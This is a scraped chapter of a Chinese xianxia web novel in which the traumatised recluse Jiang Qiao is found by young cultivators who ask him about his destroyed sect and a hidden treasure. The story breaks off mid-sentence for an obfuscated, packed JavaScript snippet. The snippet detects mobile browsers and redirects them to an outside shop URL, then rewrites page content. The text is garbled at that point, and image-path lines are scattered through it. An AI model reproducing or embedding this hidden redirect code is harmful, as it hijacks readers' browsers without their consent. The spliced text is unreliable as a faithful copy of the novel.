48. 故人入我梦

作品:《朝梦初行

    江峭只觉得这一觉睡得很安稳,四十年来他从来未如此安稳过,梦中他不再晃映当年被灭门的惨案,不再是这些年的东躲西藏。


    梦中他和师父一起喝酒,师弟坐在一旁嚷叫着他也想喝,但被师父拒绝。


    梦中他回到了江家,父亲母亲坐在一起等着他归家一起吃饭,在梦中他参加了姐姐的婚宴,看着姐姐和姐夫幸福的面孔,看到自己的侄儿跑向他。


    眼泪从江峭的眼角滑落,沾湿了枕巾,江峭幽幽转醒,睁开双眼,发现自己并不在密室中,阳光洒落,晃得他眯起双眼,这是哪?他为什么会在这里?


    江峭想起来昨日有几人闯入天启派发现了他,他这是被他们带走了,自己怎么睡得这般死沉。


    江峭观察周围的环境,发现他们竟将他带到了客栈之中,还并未将他看管起来,就这么放着,也不怕他跑了,江峭不知这几人到底是和用意。


    看着周围并未有什么,江峭小心的将窗户推开,看着下面车水马龙,他有些害怕,他已经许久未看到这么多人了。


    他本想直接跳下去逃走,但现在往下一看只觉得两层的高度好似天高,楼下人生鼎沸,只觉得头晕目眩,内心的恐惧不断放大,双手紧握窗框,呼吸变得急促,额头上的汗珠顺着往下低落,意识开始逐渐模糊不清,整个身体晃悠,好像随时都能掉下去。


    温泽一进去就看到他站在窗边,若不及时拉住,人就要掉下去了,温泽将他拽回去,关好门窗,看着江峭怒吼道,“你不要命了!”


    江峭麻木的坐在一旁,眼神空洞,好多人,为什么他们还好好的活着,为什么天启派却不见了。


    清梦和褚不染一进来便看到温泽靠在窗户旁看着江峭,但是江峭却不为所动,嘴里一直嘀咕着,“为什么?”


    漱玉站在一旁小心试探一下,在江峭眼前晃了晃手,但他并没有任何反应。


    漱玉指着江峭说道,“他这是怎么了?”


    “我刚进来就看到他站在窗户旁看着下面,整个人都在发抖,若不是我拉的及时他就掉下去了。”


    温泽现在想想都有些后怕,好不容易找到的人,真出了什么问题可怎么办。


    “这些年他躲在密室里不见人,估计刚刚他想逃出去,结果看到太多人,应激了。”褚不染看着江峭的样子,看到下面车水马龙,应该是又响起天启派的曾经,能坚持这么多年,真是难得。


    褚不染挥出去一丝神力,落到江峭的体内,江峭整个人浑身一颤,下一瞬间眼神重新聚焦,恢复了清明。


    江峭抬头看去,见自己被清梦四人围着,一时间便想跑掉,但被褚不染按了回去。


    “你们这些年轻人,抓着我这么个老头不放,到底要做什么,你们长辈就是这么教你们尊老爱幼的?”


    江峭看着几人,目测年纪应该都不大,也不是之前追杀他的人,现在还要打听当年的事情,难不成是各门派又发现了什么?


    清梦将昨日发现的小盒子拿出来放在江峭的面前。


    江峭的脸色沉了下去,目光紧盯,警惕的看着清梦。


    “我想你应该知道这里面的东西在哪里吧?”


    清梦的话让江峭动了杀心,虽然他们几人并不是之前一直在追杀他的那伙,但现在他们竟然知道这锦盒的存在并且想要拥有这个东西,那他们就不能活着。“我听不懂你在说什么,哪里来的盒子,和我有什么关系。”江峭将眼神避开,扭过头去,心里盘算着怎么才能从他们手里走出去,并且将他们几人永远留在这里。


    褚不染仿佛看透了江峭的意图,笑着说道,“你还是不要想着杀了我们,既然我们能找到你,就不会让你这么逃掉。”


    江峭眼神微眯,看着褚不染,现在的后生真是一点都有不谦虚,“口气真大,老朽也活了这么多年,难不成还能被你们几个小儿唬住。”


    江峭的话音刚落,清梦便靠近,手指停留在江峭的额前,强大的力量让江峭脸色煞白,浑身忍不住的颤抖,呆坐在原地,想逃也逃不掉。


    仅一盏茶的时间,江峭却觉得仿佛过了一辈子,清梦将手收回,江峭瞬间觉得浑身被释放开,大口大口的呼吸空气。


    “你本名叫江峭,十五岁你离家拜入虞临渊门下,成为虞临渊的弟子,当年天启派被灭你深受重伤,躺在死人堆里后面才清醒过来,等你醒了之后便躲在天启殿的密室中,这些年你总会去见一人,在你的意识里这个人很重要,你很排斥别人找到她,让我猜猜让你这么尽心去保护,不想被别人发现,应该是虞临渊当年那个失踪的孙女,虞彼岸吧。”


    清梦在他的意识中收集了他的记忆,但是江峭的潜意识很紧绷,她搜寻不到现在虞彼岸的下落,看样子这五色珠应该就在虞彼岸的手中。


    听到清梦的话,江峭彻底坐不住了,他双目猩红,想冲上来掐死清梦,但被褚不染压制着压根动不了。


    “你到底是谁,你怎么什么都知道!”


    江峭奋力的嘶喊,他们隐藏的这么好,这么多年,他虽被追杀,但是他们并不知道彼岸的下落,他们为什么会知道,为什么?


    “你不必如此,我们不会杀你也不会杀虞彼岸,我们只是想寻找一下当年的真相还有五色珠。”


    清梦语气平淡,江峭扯起嘴角,轻蔑的笑声响起,“你们不就是为了五色珠而来,有什么好为自己辩解。”


    “你姓江?难不成你是前御史大夫江瓷蕴之子?”


    褚不染回想着,仿佛听褚达提起过江瓷蕴曾经有个儿子可惜年纪轻轻便死了,好像也是叫江峭,如果他没记错的话。听到褚不染提起江瓷蕴,江峭的眼神瞬间精神,那是他父亲啊,他已经许多年未听到这个名字了。


    江峭审视着褚不染,他竟然知道他父亲是谁,那家中定是在京城当官之人,并且地位不底。


    “只可惜江爷爷到死也不知道他的儿子竟然还活着。”


    听到自己父亲已死的消息,江峭的泪水悄无声息的滑落,整个人跪在地上,双手掩面,是他不孝,是他没用,这么些年不仅不能在父母面前尽孝,就连父亲去世都不能见到最后一面。


    江峭缓过神来,看向褚不染,“你怎会认得我父亲。”


    “在下名叫褚不染,是定远侯褚达之子,江爷爷作为御史大夫监察百官,是先帝亲认的忠臣,晚辈也是听父亲提起过江爷爷的事迹,当年江爷爷去世,父亲还曾领我前去跪拜。”


    褚不染看着江峭,这些年他苟且偷生,为了不连累家人,也未曾归家,他怎能不想。


    “你竟是褚达之子,一别多年,褚达也算是有一番成就,我还是年轻时见过你父亲一面,真是岁月追人,现在就连他的儿子都这么大了。”


    江峭看着褚不染问道,“你既是褚达之子,为何回来追查宗门四十年前的往事,难不成你也选择了修行之路。”


    江峭当年为了能顺利进入天启派,没少和他父亲斗智斗勇,最后江瓷蕴拗不过自己儿子,只能答应,也并未逼着他走仕途,很是尊重他,可这一切随着四十年前的惨案都没了。


    但褚不染不同,褚达是定远侯,褚不染是可以顺利继承侯位,一辈子衣食无忧,何苦选择这条路。“机缘巧合,晚辈并不想走仕途,我是父亲捡回来的养子,侯位我觉得弟弟更适合,我只要做到守护好定远侯府就好。”


    江峭了然,褚达也是好福气,养子也如此出色,“但你想过没,若你真的插手此时,可能会连累定远侯府。”


    “既然晚辈选择这条路,那定是做好了打算,不会连累家人。”


    褚不染笑着解释,他的身份相比墨瑄他们也都知晓,他也安排人手守护好定远侯府,定不会给他们机会。


    “那你现在师从何人,在哪个门派?”


    “无忧派,师从言烟澜。”


    褚不染也笃定了江峭会认识自己师父,并且师父这么多年依旧留着那幅画像,俩人定是认识,甚至很熟悉。


    果不其然听到言烟澜的名字,江峭明显愣了一下,强压着自己的情绪,不想让他们看出来,但褚不染哪会放过这样的时机。


    “说来也巧,我见前辈眼熟,仿佛在师父书


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16955316|192795||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    房内的挂画中见过,前辈可曾认识我师父?”


    江峭眼神中尽是怀念,仿佛回到了当年第一次见言烟澜的场景,少女发丝纤细乌黑,在阳光下泛着光芒耀眼动人。


    “也算是旧相识了。”江峭的语气缓和下来,转忙又问道,“你师父现在可还好?身边可曾有什么人相伴?”


    江峭语气中尽是小心翼翼的试探,他怕她早已忘了自己,有了自己的归宿,又怕她忘不掉自己,这么些年给自己徒增烦恼。


    “师父很好,这些年独自一人将我们师兄妹们带大,也很是辛苦,有时总是一人独自坐在书房中,也不让我们进去,自己一人坐到天亮。”


    褚不染平淡的讲述自己师父的状况,但落在江峭耳中仿佛是一根根利刺,扎入心中,他不敢自作多情的认为言烟澜还忘不掉他,但他不想她这么折磨自己。


    “你们来找到我,到底是为了什么?”江峭看着褚不染,经过褚不染一阵的认亲交谈,他现在对他们的警惕放下了一点,但还是不相信。


    “我们此次前来,就是想找到当年的真相,我们查到了别的线索,所以觉得当年天启派的叛变是有内幕。”


    褚不染解释道,若是直接说为了五色石,那估计不管他搬出谁,江峭都会跟他们拼命。


    “当年的真相没有什么内幕,你们也不用再查了,你们还是走吧。”


    江峭摆了摆手,他还是不会和他们说的。


    “前辈有没有想过,现在我们能查到这里,知道这么多,那是不也能代表其他人也能找到,若是这样的话,你辛苦守护几十年的东西消散掉,可怎么办?”


